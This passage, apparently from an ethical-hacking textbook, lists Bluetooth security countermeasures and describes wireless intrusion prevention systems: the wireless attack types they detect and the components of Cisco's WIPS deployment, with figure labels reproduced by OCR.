- Disable automatic connections to public Wi-Fi networks for protecting Bluetooth devices from unsecured sources.
- Update the software and drivers of the Bluetooth devices and regularly change the passwords.
- Use a VPN for secure connections between Bluetooth devices.
- Disable Bluetooth access permission to applications immediately after the intended task is completed.

LO#08: Use Wireless Security Tools

Wireless Security Tools

The previous section discussed the best practices and countermeasures to secure a WLAN. Ethical hackers can also use automated wireless security tools to maintain security on wireless networks. This section introduces various wireless security tools.




Wireless Intrusion Prevention Systems

- Wireless intrusion prevention systems (IPSs) **protect networks against wireless threats** and enable administrators to detect and prevent various network attacks

Airsnarf Attack
Chopchop Attack
Day-zero Attack
Device Probing
Unauthorized Association
Fragmentation Attack
Honeypot
ASLEAP Attack
WEP Crack
MITM Attack
Fake APs
MAC Spoofing
Fake DHCP Server
Wi-Fi Traffic Monitoring
Rogue Identification and Containment
Probing and Network Discovery
Network Intrusion Detection
Location Tracking
Impersonation Detection and Prevention
Client Intrusion Prevention
Denial-of-Service Attack Detection

Wireless Intrusion Prevention Systems


A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect APs (intrusion detection) without the host's permission in nearby locations. It can also implement countermeasures automatically. WIPSs protect networks against wireless threats and provide administrators the ability to detect and prevent various network attacks.



Airsnarf Attack
Chopchop Attack
Day-zero Attack
Device Probing
Fragmentation Attack
Honeypot
ASLEAP Attack
WEP Crack
MITM Attack
Fake APs
MAC Spoofing
Fake DHCP Server
Wi-Fi Traffic Monitoring
Rogue Identification and Containment
Network Intrusion Detection
Probing and Network Discovery
Location Tracking
Impersonation Detection and Prevention
Client Intrusion Prevention
Denial-of-Service Attack Detection

Figure 16.124: Wireless attacks and their prevention methods

WIPS Deployment


DMZ
FTP
HTTP
Internet
Authentication Server
Database
Mail Server
Wi-Fi Access Point
Wi-Fi Users
Wi-Fi Intrusion Prevention System
Wi-Fi Access Point
Wi-Fi Users
Corporate Wi-Fi Network
Public Wi-Fi Network

WIPS Deployment

A WIPS consists of several components that work together to provide a unified security monitoring solution. Cisco's WIPS deployment includes the following component functions:

- **APs in monitor mode**: This mode provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility services engine (running a wireless IPS service)**: It is the central point of alarm aggregation from all controllers and their respective wireless IPS monitor-mode APs. Alarm information and forensic files are stored on the system for archival.
- **Local mode AP(s)**: This mode provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN controller(s)**: These controllers forward attack information from wireless IPS monitor-mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless control system**: Provides the means to configure the wireless IPS service on the MSE, push wireless IPS configurations to the controller, and set APs in the wireless IPS monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.


